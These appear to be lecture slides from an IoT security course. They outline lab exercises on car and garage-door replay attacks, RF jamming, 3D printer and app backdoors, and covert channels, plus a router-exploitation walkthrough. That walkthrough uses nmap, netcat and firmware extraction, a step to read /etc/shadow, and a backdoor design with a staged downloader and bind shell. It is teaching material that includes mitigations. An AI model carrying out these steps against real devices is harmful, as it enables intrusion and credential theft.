Subvert car entry protocol

- Record car access signal and replay it. (See demo for HackRF)
- Jam car locking as victim walks away.
- Problem: Some car keys have rolling codes, garage doors don’t

Reverse engineer weather station link

- Design one first (see Outline exercises)
- You can often intercept unencrypted traffic on the radio which may be WiFi, NFC or HC-12.

Interfere with 802.11 control channel

- Don’t do this except in an RF cage and AFTER consulting a lawyer.

Locate 802.11 source with coffee can antennas and an SDR

- A coffee can is good for 2.4GHz.
- Pringle cans for 5.2GHz.
- Just plot power v bearing.

Induce a buffer overflow via RF

- Hard, John
- Broadcom chips (including those in older Raspberry Pi's and some android phones) have buffer overflows
  - See Google blog
  - This firmware is usually loaded by OS (Rasperian) at boot so make sure you have the latest version.
  - Update this!

Turn RF buffer overflow into an exploit

- Use Ghidra to change control flow after overflow and download your attack code.
- Again: In an RF cage after talking to a lawyer.

Build a mesh network on IoT devices

- A secure one.
- There are several existing protocols: research them.

Reverse engineering, part 9, implement IoT based attacks

Lab exercises – complex physical attacks

Develop a backdoor for a 3D printer

- CAD review: onshape tutorial.
- Slicing and g-code.

Use 3D printer backdoor to target a specific part build

- You will often have physical access.
- Find the printer firmware, modify it and download.
- Don’t do this to other people’s equipment.

Reverse engineering, part 10, implement IoT based attacks

Lab exercises – data based attacks

Collect common sensor readings and predict events

- This is really green field.
- You can collect tons of IoT data: location, user connections and even temperature to learn lots of stuff.
- Use the techniques in the data collection section if you want to be fancy.
- Don’t collect other’s data without permission.

Reverse engineering, part 11, implement IoT based attacks

Lab exercises – Frameworks and cloud management

Reverse engineering, part 12, implement IoT based attacks

Lab exercises – Attacking consumer devics

Reverse engineer a consumer IoT device

- Almost all consumer IoT devices are controlled by cloud management systems.
- See Giese, https://recon.cx/2018/brussels/resources/slides/RECON-BRX-2018-Reversing-IoT-Xiaomi-ecosystem.pdf.
  - This describes a commercial cloud protocol and outlines a way to subvert it.
- Scared yet?

Develop a surreptitious channel from consumer IoT device

- Then don’t use it on other people.
- You could send data via Zigbee or Bluetooth or via an optical link to a nearby device you control which is hard to detect “on-net.”

Develop channel from consumer IoT appliance

- What can you learn?
- You can do this, for example, with the MITM attack described earlier.
- Do this ONLY with user permission (or on your devices). It may be illegal otherwise.

Develop a hardware sniffer on some interface or subsystem

- Snoop the bus, or, for extra credit, an RF side channel.
- Your stuff only, again.

Fingerprint an IoT based emitter

- Use your SDR or a spectrum analyzer.
- Most emitters can be precisely characterized by their emissions even if they are mass market. See Introduction to Electronic Warfare references.

Reverse engineering, part 13, implement IoT based attacks

Lab exercises – RF attacks on commercial devices

Use an SDR to subvert a garage door opening system

- Look for info on the FCC website for info on your garage door.
- Most Garage door openers are incredibly insecure. A simple replay attack works.
- Record signals on your SDR and play them back.
- Your garage only, please.

Reverse engineer a IoT based car

- Please do NOT implement it. Seriously.
- Can buses have unauthenticated endpoints and often interconnect control and entertainment channels.
- What a mess.

Reverse engineer a IoT based HVAC system

- You'll have to collect design data from common manufacturers like Siemens, ABB, GE and Schneider Electric.
- Don't implement these unless you figure out a way to model the system in software.

Reverse engineer a IoT based entertainment system

- MP3 players, Alexa,…
- Your devices only.
- Some devices have nifty security features. On Alexa, you may have to break the case to get access.
- So what information goes back to the provider?

Reverse engineer a IoT based security system

- The doorbells we mentioned earlier are an example.
- So are the IP cameras.
- Your devices only.
- Liberty Insurance will want to hear all about it.

Reverse engineer a IoT based scientific instrument system

- Maybe oscilloscopes and Digital meters with digital I/O.
- This can be medical devices but NEVER, NEVER attack real medical devices. They are incredibly insecure.
  - This whole area is scary
  - However: if you work for one of these companies please use what you've learned to make them safer.

Develop a sensor based attack on some control system

- Maybe messing with a drone altimeter or compass
- Home control? Lights? Blinds?
- The potential for side channels here is mind boggling.

Introduce a backdoor in an IoT based application


- Use Ghidra, change the app.
- Reinstall via update or download.
- How can a bad guy distribute these attacks at scale?

Reverse engineering, part 14, implement IoT based attacks

Lab exercises – Attacks on other radios

Bluetooth

- Uses 2.4 GHz ISM band spread spectrum radio (2400 – 2483.5 MHz)
  - Hops every packet
  - Slot is 625 u-sec
  - Packets 1, 3 or 5 slots
- Each device has 48 bit address (BD_ADDR)
- Phases
  - Inquire
  - Paging (establish connection)
  - Active/sniff/hold/park
- Bonding




Credit: tutorialspoint

Decode/jam a Bluetooth channel

- John

Zigbee

- Zigbee protocol based on 802.15.4 MAC and PHY layers.
- 2.4 GHz, 16 channels
- Each device has 64 bit address
- O-QSPK modulation
- 250 kbps, CSMA-CA or GTS
- Three roles
  - Coordinator
  - Router
  - End device



Credit: Element 14

Decode/jam a Zigbee channel

- John

Capstone 1: Detect, mitigate or prevent each of the attacks in the labs

- OK, there's a lot here; so any set of mitigations would help including those that exploit scale.
- Once you've mitigated, speculate on how hard it is for an attacker to overcome your mitigation.
- Try to set up a framework, using your mitigations, to determine the overall security resilience of an IoT system that uses them.

Capstone 2: Protect against drone attacks

- Gatwick airport scenario.
- A few drones, not autonomously piloted (swarms are hard).
- Balance effectiveness and impact on environment (shrapnel is bad at an airport) so is complete signal or GPS loss.

Reverse engineering: summary

- Scared yet?
- Do no harm!
- Make things more secure.

References

- Gal Beniamini, Project Zero, Over The Air: Exploiting Broadcom's Wi-Fi Stack
- http://www.freenove.com
- https://github.com/ReFirmLabs/binwalk
- https://www.arduino.cc/en/Tutorial/EEPROMRead
- http://openocd.org/
- Dennis Giese, Having fun with IoT: Reverse Engineering and Hacking of Xiaomi IoT Devices DEFCON 26
- Dennis Giese, How-to modify ARM Cortex-M based firmware: A step-by-step approach for Xiaomi IoT Devices DEFCON 26 IoT Village
- SANS, Exploiting embedded devices
- Reverse engineering tool, Ghidra, is here.
- Many on-line resources by people who have studied individual devices.

Build an IoT Gateway

- Mozilla WebThings is an open platform for monitoring and controlling devices over the web. It is an open source implementation of emerging Web of Things standards at the W3C. See: https://iot.mozilla.org/
- Monitor and control all your smart home devices via a unified web interface. WebThings Gateway is a software distribution for smart home gateways which allows users to directly monitor and control their smart home over the web, without a middleman. You need:
    - A Raspberry Pi single board computer and power supply and microSD card (>8GB, class 10), USB dongles (see the list of compatible adapters, as an example, for Zigbee)

License

Router Exploitation

- Most routers use embedded Linux OS with Busybox which includes ftp and telnet.
- They use squashfs and can't modify firmware while device is running. In fact, you typically download updates manually on your PC and load them into the IoT device using a script based service.
- Example Dlink DIR-100
- One connected to router run route –n
- Nmap –sS –A –p –oN routertcp.nmap 192.168.0.1
  - Performs TCP SYN. Scan written toroutertcp.nmap
  - 5457/tcp open unknown
  - 3478 udp open stun (simple traversal of UDP through NATs)
- Netcat 192.168.0.1 5457
- Routerpwn.com

Router Exploitation

- Configuration files on /mnt
- .cgi
- Use binwalk on web downloaded firmware
- Files extracted using dd based on info from binwalk
  - dd if=DIR-100A1_FW113EUB01.bix of=filesys.squash skip=646016 bs=1
- Firmware mod kit
- Look at startup scripts in /etc. E.g /etc/rc
- Find vulns of webserver
  - Strings bin/webs | less
  - /bin/dyndns –host %s –server %s –user %s –pass %s –ip %d.%d.%d.%d –ForceUpdate %d&
  - Tcpdump –i eth0 icmp
  - Get /etc/shadow

Router Exploitation

- Compile backdoor
- Repackage firmware with firmware mod kit
  - Build-ng.sh
  - Change firmware size and 1 byte running xor of header and 1 byte running xor of body
- Use staged deployer
  - First stage small
  - Second stage downloaded to /tmp (a ram disk)
- OR modify existing binary that runs on start-up
- Stage 2 functionality
  - Downloader
  - Bind shell
  - Capture program output and write it to disk

Router Exploitation

- To help
  - Remove debugging ports
  - Remove unnecessary services (e.g.-telnetd)
  - Lock down web interface
  - Filter all input to device
  - Encrypt and sign firmwars

Router Exploitation

- To help
  - Remove debugging ports
  - Remove unnecessary services (e.g.-telnetd)
  - Lock down web interface
  - Filter all input to device
  - Encrypt and sign firmware

More things to do

1. IoT role in the Fourth Industrial Revolution (Industry 4.0) - case study?
2. IoT in Intelligent Vehicle Highway System (case study?)
3. Design a key update mechanism for data collection IoT devices.
4. Red team a router (that we know is vulnerable).
5. Have a Blue team improve the router security and
6. Red team it again.

KVM Qemu

- Install kvm
- sudo apt-get qemu-kvm
- qemu-img –f qed create image.img 10G
- qemu-**system**-x86_64 -hda disk.img -cdrom debian-607-amd64
- qemu-**system**-x86_64 -hda disk.img
- qemu-**system**-x86_64 -hda disk.img -net nic
- qemu-**system**-x86_64 -hda disk.img -net nic,macaddr=00:20:…
- qemu-**system**-x86_64 -net nic,model=?
- qemu-**system**-x86_64 disk.img -net nic -net user

Simulate an embedded Linux image with Qemu

- wget https://download.qemu.org/qemu-2.11.0.tar.xz
- tar xvJf qemu-2.11.0.tar.xz
- cd qemu-2.11.0
- ./configure
- sudo apt-get install libglib2.0-dev zlib1g-dev
- Make
- sudo make install
- qemu-system-arm -M ?
- export PATH=/home/developer/armsystem/toolchain/gcc-arm-none-eabi-7-2017-q4 major/bin/:$PATH
- qemu-system-arm -M vexpress-a15 -m 512 -kernel arch/arm/boot/zImage -dtb arch/arm/boot/dts/vexpress-v2p-ca15-tc1.dtb -append "console=tty1"

Install safe control software on a drone

- PX4?
- See: https://docs.px4.io/en/frames_multicopter/matrice100.html